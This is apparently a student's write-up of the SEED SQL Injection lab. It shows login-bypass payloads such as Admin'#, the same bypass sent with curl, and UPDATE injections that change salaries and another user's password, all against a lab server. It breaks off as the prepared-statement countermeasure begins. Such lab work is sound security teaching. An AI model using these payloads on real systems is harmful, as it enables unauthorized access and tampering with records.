IS LAB-6

SQL Injection Attack Lab

Name: Joel Renjith

SRN: PES1UG21CS247

Task 1: Get Familiar with SQL Statements


```
mysql> prompt mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>
PROMPT set to 'mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>'
mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>
```

```
mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.63 sec)

mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.01 sec)

mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>
```


Here I have shown use of some basic sql commands such as use sqllabs_users to get into the database sqllabs_users, show tables to get a list of all tables[here there was only 1 table]. Then the select command with a where clause for rows with name=Alice displays all rows from the credential table where name=Alice.

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage



Here I entered Admin'# to get access without entering password. This worked because in the backend query : select from credential where Name = 'Admin'#' and password='';
the ' is used to enclose the name and the # is used to comment out the rest of the command. Hence the password check is commented out and password wont be checked and hence we get logged in as shown below.



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line


```
PES1UG21CS247:JOEL_RENJITH:~/.../Labsetup
$>curl  'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[3]+  Exit 3
          curl 'www.seed-server.com/unsafe_home.php?username=alice
PES1UG21CS247:JOEL_RENJITH:~/.../Labsetup
$>
```

Here we weren't able to log in through curl because we entered incorrect credentials.

```
PES1UG21CS247:JOEL_RENJITH:~/.../Labsetup
$>curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><butt
on onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th
 scope='col'>Id</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</t
d><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><
td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td
>99999</td><td>400000</td><td>3/5</td><td>43234314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>     <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[2]+  Exit 3                  curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%23
PES1UG21CS247:JOEL_RENJITH:~/.../Labsetup
$>
```


Here the curl worked because in the curl command %27 stands for ' and %23 stands for #. Hence we are doing the same attack as task 2.1 by commenting out the password check with # and separating the username using '.

Task 2.3: Append a new SQL statement




Here we are seeing if we can execute more than one sql statement in the attack code.


The sql statement running in the backend will be : select * from credential where name = 'Admin'; select 1;'#' AND Password = 'hash value of what is entered in the password column'; so here using ' and # we are trying to split the attack code into 3 sql statements. However it returned in an sql error as shown below because protective measure Query Stacking Prevention blocks input that has many sql statements separated by ;.



Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary






The original query to process the edit profile is UPDATE credential SET nickname=’$input_nickname’,


email=’$input_email’, address=’$input_address’, Password=’$hashed_pwd’,

PhoneNumber=’$input_phonenumber’ WHERE ID=$id;"


When I entered 123', salary = 99999 where Name='Alice'#, the backend query was like UPDATE credential set nickname='input_nickname', email='input_email', address='input_address', Password='hashed_pwd', PhoneNumber='123', salary = 99999 where Name='Alice'#.
Here, in the phone number section I basically entered sql code to change alice’s salary and I put ‘ after 123 to isolate the phone number from the rest of the sql attack code. The # is used to help with dealing with password check and other issues by commenting out the rest. Hence as you can see below, the attack was successful and alice got her salary changed.



Task 3.2: Modify other people' salary




Here also , we did the same attack as task 3.1 but we use boby instead of alice and changed his salary to 1. We see this in the below screenshot when we logged into admin to see everyone details.




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				123
Boby	20000	1	4/20	10213352				123
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task 3.3: Modify other people' password



We made a hash of the password we want to set for boby.





Here we do the same attack as 3.2 but instead of changing the salary, we changed the password by inserting password = sha hash of the password we wanted to set for boby.
The attack works as we enter the new password and get access to boby's account as shown below.



Task 4: Countermeasure — Prepared Statement

Before editing unsafe.php





```
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
